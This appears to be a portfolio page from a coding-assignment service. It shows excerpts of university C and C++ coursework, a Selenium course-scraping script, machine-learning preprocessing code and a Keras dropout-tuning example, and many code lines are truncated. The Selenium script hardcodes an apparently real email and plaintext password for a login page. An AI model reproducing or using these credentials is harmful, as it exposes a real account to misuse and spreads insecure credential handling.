unauthorized changes and enhancing accountability.
Power Automate <ul style="list-style-type: none">Usage: Monitors the status of flows, manages approvals, and tracks progress from mobile devices.Configuration: Set up the app with relevant dashboards and notifications for real-time monitoring.Example: "Use the Power Automate app to approve deployment requests and monitor flow execution on the go."Impact: Enhances responsiveness and flexibility, allowing managers and team members to stay informed and make decisions anywhere.

Excel VBA / PowerAutomate



Our Works

Programming Tasks

ENG1008 C Programming Project 2

This is a group project consisting of 3-4 students in each group.

Aims

- To read in sensor data into single and multidimensional arrays;
- To carry out data analysis on it.

Introduction

A small text file (proj2.txt) containing the data (i.e. temperature readings) from the sensor is given. *To avoid formatting errors, download the proj2.txt file and use it as it is – do not cut and paste into another text file.*

You should use **I/O redirection** and standard *scanf* statements to read the readings into the program. I/O redirection forces the program to read the data from the *proj2.txt* file instead of from the keyboard. The scanf function is being used in the usual manner to get the input, as if the data was read from the keyboard.

Readings

The data contains sensor readings from 7:00 AM to 8:59 PM at intervals of 15 mins. There are **30 days of readings per month** and **three months of data** (i.e. April, May and June) are recorded.

Note:

- Global variables are NOT to be used in the project.
- **Only 4 arrays**, as described below, should be used in the project.
- You have to use the following lines at the start of the program:

```
#include <stdio.h>
```

C / C++ Programming




```
1
2 #include <stdio.h>
3 #include <math.h>
4
5 #define DAYS 30
6 #define HOURS 14 // 14 hours from 7:00 AM to 8:59 PM
7 #define MONTHS 3
8
9 // Function declarations
10 void hour_average(float readings[], float month_data[DAYS][HOURS + 2], int
11 void daily_mean_std(float readings[], float month_data[DAYS][HOURS + 2], in
12 float monthhr(float month_data[DAYS][HOURS + 2], int hour);
13
14 int main() {
15     float readings[DAYS * HOURS * MONTHS]; // 1D array for raw sensor readi
16     float april[DAYS][HOURS + 2]; // 2D array for April data
17     float may[DAYS][HOURS + 2]; // 2D array for May data
18     float june[DAYS][HOURS + 2]; // 2D array for June data
19
20     // Reading input data from file using I/O redirection
21     printf("Reading data from input file...\n");
22     for (int i = 0; i < DAYS * HOURS * MONTHS; i++) {
23         if (scanf("%f", &readings[i]) != 1) {
24             fprintf(stderr, "Error: Failed to read input data. Ensure the i
25             return 1;
26         }
27     }
28     printf("Data reading completed successfully.\n");
29
30     // Process data for each month
31     hour_average(readings, april, 0);
32     daily_mean_std(readings, april, 0);
33
34     hour_average(readings, may, 1);
35     daily_mean_std(readings, may, 1);
36
37     hour_average(readings, june, 2);
38     daily_mean_std(readings, june, 2);
```

CSCI251 Assignment 3

The program's objective is to parse a text file containing unsorted, uncomputed, and duplicated coordinate data related to points. Its primary task is to cleanse the data of duplicates and calculate either the line length or the distance of each point from the origin (0, 0). Once the data is cleansed, stored, and processed, the program should provide options to sort, display, and export the results into a text file, as outlined in the assignment guidelines. The text file may contain various types of data, including Point2D, Point3D, Line2D, and Line3D. When displaying and storing the data, the appropriate headers must correspond to the data type being processed.

Program Design:

This application organizes instances of the four data types (classes) into four distinct vectors. Furthermore, it retains both the original strings read from the file and the cleaned strings (free of duplicates) obtained from the stored file. Regarding the four classes, each class will have its respective operators overloaded and additional static methods for utilizing the <algorithm>'s sort function to produce the desired output. The classes are implemented following the guidelines outlined in the assignment document (Appendix B), as illustrated below.




Our Works

Programming Tasks

```
1 import pandas as pd
2 from selenium import webdriver
3 from selenium.webdriver.common.by import By
4 from selenium.webdriver.chrome.service import Service
5 from webdriver_manager.chrome import ChromeDriverManager
6 from selenium.webdriver.common.keys import Keys
7 from bs4 import BeautifulSoup
8 import time
9 import os
10 import logging
11
12 # Set up logging for error handling
13 logging.basicConfig(filename='scraping_errors.log', level=logging.ERROR)
14
15 # Set up the WebDriver
16 driver = webdriver.Chrome(service=Service(ChromeDriverManager().install()))
17
18 # Function to login
19 def login():
20     try:
21         url = "https://uat-care360.careerservices.sg/local/signup/signin.php"
22         driver.get(url)
23         time.sleep(3)
24
25         # Find the login form elements
26         email_field = driver.find_element(By.NAME, "email")
27         password_field = driver.find_element(By.NAME, "password")
28         email_field.send_keys("tiffanyphua@trinax.sg")
29         password_field.send_keys("Tiffanyphua@trinax1")
30         password_field.send_keys(Keys.RETURN)
31
32         time.sleep(5) # Wait for login to complete
33     except Exception as e:
34         logging.error(f"Error during login: {e}")
35
36 # Function to collect scraping data from ongoing courses
37 def collect_scraping_data_ongoing():
38     courses = []
```

```
1 import pandas as pd
2 from sklearn.model_selection import train_test_split
3 from sklearn.ensemble import RandomForestClassifier
4 from sklearn.metrics import accuracy_score, classification_report
5 from sklearn.feature_extraction.text import TfidfVectorizer
6 import joblib
7 import numpy as np
8
9 # Function to handle missing values and feature engineering
10 def preprocess_data(df, target_column, text_columns=None, numeric_columns=None):
11     # Handle missing values for all columns
12     df = df.fillna('') # This will handle missing values as empty strings for text column.
13     if numeric_columns:
14         for col in numeric_columns:
15             df[col] = pd.to_numeric(df[col], errors='coerce').fillna(0) # Handle missing
16
17     # Feature engineering: for text columns, add length of text as a feature
18     if text_columns:
19         for col in text_columns:
20             df[f'{col}_length'] = df[col].apply(len) # Add text length as a feature
21
22     # Define features (X) and target (y)
23     X = df[numeric_columns + [f'{col}_length' for col in text_columns]] if text_columns el
24     y = df[target_column].apply(lambda x: 1 if x == 'success' else 0) # Assuming binary c
25
26     return X, y, df
27
28 # Function to vectorize text columns and prepare final feature set
29 def vectorize_text(X_train, X_test, text_columns, vectorizer=None):
30     if text_columns:
31         # Check if the specified text columns exist in the data
32         missing_columns = [col for col in text_columns if col not in X_train.columns]
33         if missing_columns:
34             print(f"Warning: Missing text columns: {missing_columns}")
35             return None, None, vectorizer
36
37     # Combine all text columns into a single string for each row
38     vectorizer = TfidfVectorizer(stop_words='english', max_features=1000) if vectorizer is None else vectorizer
39     X_train_text = vectorizer.fit_transform(X_train[text_columns].fillna(''))
40     X_test_text = vectorizer.transform(X_test[text_columns].fillna(''))
41     return X_train_text, X_test_text, vectorizer
```



qn2

```
# Load dataset
```

```
data = pd.read_csv("corporateCreditRatingWithFinancialRatios.csv")
print(data.head(5))
```

	Rating Agency	Corporation	Rating	\
0	Standard & Poor's Ratings Services	American States Water Co.	A-	
1	Standard & Poor's Ratings Services	Automatic Data Processing Inc.	AAA	
2	Standard & Poor's Ratings Services	Avnet Inc.	BBB-	
3	Standard & Poor's Ratings Services	California Water Service Co.	AA-	
4	Standard & Poor's Ratings Services	Cardinal Health Inc.	A	

	Rating Date	CIK	Binary Rating	SIC Code	Sector	Ticker	Current Ratio	\
0	2010-07-30	1056903	1	4941.0	Utils	AWR	1.1507	
1	2010-09-16	8670	1	7374.0	BusEq	ADP	1.1129	
2	2010-11-23	8858	1	5065.0	Shops	AVT	1.9276	
3	2010-06-29	1035201	1	4941.0	Utils	CWT	0.8358	
4	2010-07-14	721371	1	5122.0	Shops	CAH	1.2931	

	EBITDA Margin	Pre-Tax Profit Margin	Net Profit Margin	\
0	...	28.9834	13.6093	8.3224
1	...	23.9379	20.8699	13.5690
2	...	3.6338	3.0536	2.1418
3	...	27.9377	15.1135	9.0246
4	...	1.5847	1.2304	0.6518

Hyperparameter Tuning:

Hyperparameter tuning involves experimenting with different values for parameters like the learning rate, number of neurons, number of layers, and dropout. Although this project uses a simple model, tuning these parameters can be crucial for achieving optimal results.

For this project, let's tune the dropout rate. We'll use a dropout rate of 0.2, which means 20% of the neurons will be randomly dropped during training.

If you have the resources, you can perform a more extensive search using techniques like grid search or random search, or even use KerasTuner or other tools to do that with a simple loop (example code for manual tuning):

```
dropout_rates = [0.2, 0.3, 0.4]

for rate in dropout_rates:
    model = models.Sequential([
        layers.Dense(128, activation='relu', input_shape=(784,)),
        layers.Dropout(rate),
        layers.Dense(128, activation='relu'),
        layers.Dropout(rate),
        layers.Dense(10, activation='softmax')
    ])

    model.compile(optimizer='adam',
                  loss='sparse_categorical_crossentropy',
                  metrics=['accuracy'])

    print(f"Training with Dropout rate: {rate}")
    history = model.fit(train_images, train_labels, epochs=20, batch_size=128, validation_split=0.2)
    test_loss, test_acc = model.evaluate(test_images, test_labels)
    print(f"Test accuracy with Dropout rate {rate}: {test_acc}")
```

Training with Dropout rate: 0.2



